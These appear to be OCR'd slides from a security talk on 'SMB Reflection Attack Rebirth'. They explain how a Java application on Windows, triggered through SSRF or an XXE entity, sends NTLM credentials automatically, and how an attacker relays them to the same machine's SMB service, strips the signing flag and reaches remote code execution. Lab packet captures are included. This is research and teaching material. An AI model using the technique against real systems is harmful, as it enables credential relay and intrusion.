
SMB Reflection Attack Rebirth

1. Using java application to access web page which needs NTLM authentication
2. Stealing NET-NTLMhash from victim
3. Reflecting NET-NTLMhash to victim's SMB service (same machine)
4. Authenticated to SMB service successfully
5. RCE via starting remote service

When can Java send HTTP request ?


- Server Side Request Forgery(SSRF)
  - Automatic authentication only works on HttpURLConnection
- XML entity injection(XXE)
  - <!ENTITY xxe SYSTEM "http://server">
  - XML parser will choose the way of connection according to protocol

Why Java can automatically NTLM authentication?




Why Java can automatically NTLM authentication?

tryTransparentNTLMServer is always true (Windows only)





```
static class DefaultNTLMAuthenticationCallback extends
NTLMAuthenticationCallback {
        @Override
        public boolean isTrustedSite(URL url) { return true; }
    }
```

How to reflect the credentials to SMB?




```
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  User-Agent: Java/1.8.0_161\r\n
  Host: 192.168.130.135\r\n
  Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2\r\n
  Connection: keep-alive\r\n
  Authorization: NTLM TlRMTVNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAKAO5CAAAAD0RFU0tUT1AtUU9WUkk3R1dPUktHUk9VUA==\r\n
    NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
      Negotiate Flags: 0xa208b207, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Extended Security, Ne
      Calling workstation domain: WORKGROUP
      Calling workstation name: DESKTOP-QOVRI7F
      Version 10.0 (Build 17134); NTLM Current Revision 15
```

How to reflect the credentials to SMB?




Victim
(SMB Server)

Attacker
(HTTP Server)


```
42 6.297767    192.168.130.135    192.168.130.134    SMB2    244 Session Setup Request, NTLMSSP_NEGOTIATE
43 6.298360    192.168.130.134    192.168.130.135    SMB2    401 Session Setup Response, Error: STATUS_MORE_PRO

    Length: 98
  ▾ GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
    ▾ Simple Protected Negotiation
      ▾ negTokenInit
        ▸ mechTypes: 1 item
          mechToken: 4e544c4d535350000100000007b208a20900090037000000...
        ▾ NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
          ▸ Negotiate Flags: 0xa208b207, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Extended Security, Negotiate Always Sign,
          ▸ Calling workstation domain: WORKGROUP
          ▸ Calling workstation name: DESKTOP-QOVRI7F
          ▸ Version 10.0 (Build 17134); NTLM Current Revision 15
```

How to reflect the credentials to SMB?




```
298360                192.168.130.134    192.168.130.135    SMB2    401 Session Setup Response, Error: STATUS_MORE_PROCESSING_RE
Simple Protected Negotiation
  negTokenTarg
    negResult: accept-incomplete (1)
    supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
    responseToken: 4e544c4d53535000020000001e001e003800000005c28aa2...
  NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    > Target Name: DESKTOP-QOVRI7F
    > Negotiate Flags: 0xa28ac205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target Ty
      NTLM Server Challenge: eaa1f3661946761e
      Reserved: 70c44269b0010000
    > Target Info
```


How to reflect the credentials to SMB?



In this step, attacker not only transferred NTLM challenge(1), but also modified the Negotiate Flags

```
Hypertext Transfer Protocol
> HTTP/1.1 401 Unauthorized\r\n
  Server: SimpleHTTP/0.6 Python/2.7.12\r\n
  Date: Fri, 24 Aug 2018 04:02:44 GMT\r\n
v  [truncated]WWW-Authenticate: NTLM TlRMTVNTUAACAAAAHgAeADgAAAAFAoqi6qHzZhlGdh5wxEJpsAEAAJgAmABWAAAACgDuQgAAAA9EAEUA
  v NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    > Target Name: DESKTOP-QOVRI7F
    > Negotiate Flags: 0xa28a0205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate
      NTLM Server Challenge: eaa1f3661946761e
      Reserved: 70c44269b0010000
    > Target Info
    > Version 10.0 (Build 17134); NTLM Current Revision 15
```


How to reflect the credentials to SMB?



Negotiate Flags: 0xa28a**c**205 → 0xa28a**0**205

- Negotiate Always Sign
  - Indicates that authenticated communication between the client and server should be signed with a "dummy" signature.
- Negotiate 0x00004000
  - Sent by the server to indicate that the server and client are on the same machine. Implies that the client may use the established local credentials for authentication instead of calculating a response to the challenge

How to reflect the credentials to SMB?




Victim
(SMB Server)

Attacker
(HTTP Server)

```
49 6.772061          192.168.130.134    192.168.130.135    HTTP      879 GET / HTTP/1.1 , NTL
NTLM Secure Service Provider
   NTLMSSP identifier: NTLMSSP
   NTLM Message Type: NTLMSSP_AUTH (0x00000003)
 > Lan Manager Response: 00000000000000000000000000000000000000000000000000
   LMv2 Client Challenge: 0000000000000000
 > NTLM Response: 18dcc6a6d44c2380ce1047fa8693e69a0101000000000000...
 > Domain name: DESKTOP-QOVRI7F
 > User name: Administrator
 > Host name: DESKTOP-QOVRI7F
   Session Key: Empty
 > Negotiate Flags: 0xa2880205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Ex
 > Version 10.0 (Build 17134); NTLM Current Revision 15
   MIC: 84e6ab76525f49165f82d5366d4819f2
```

How to reflect the credentials to SMB?




Victim
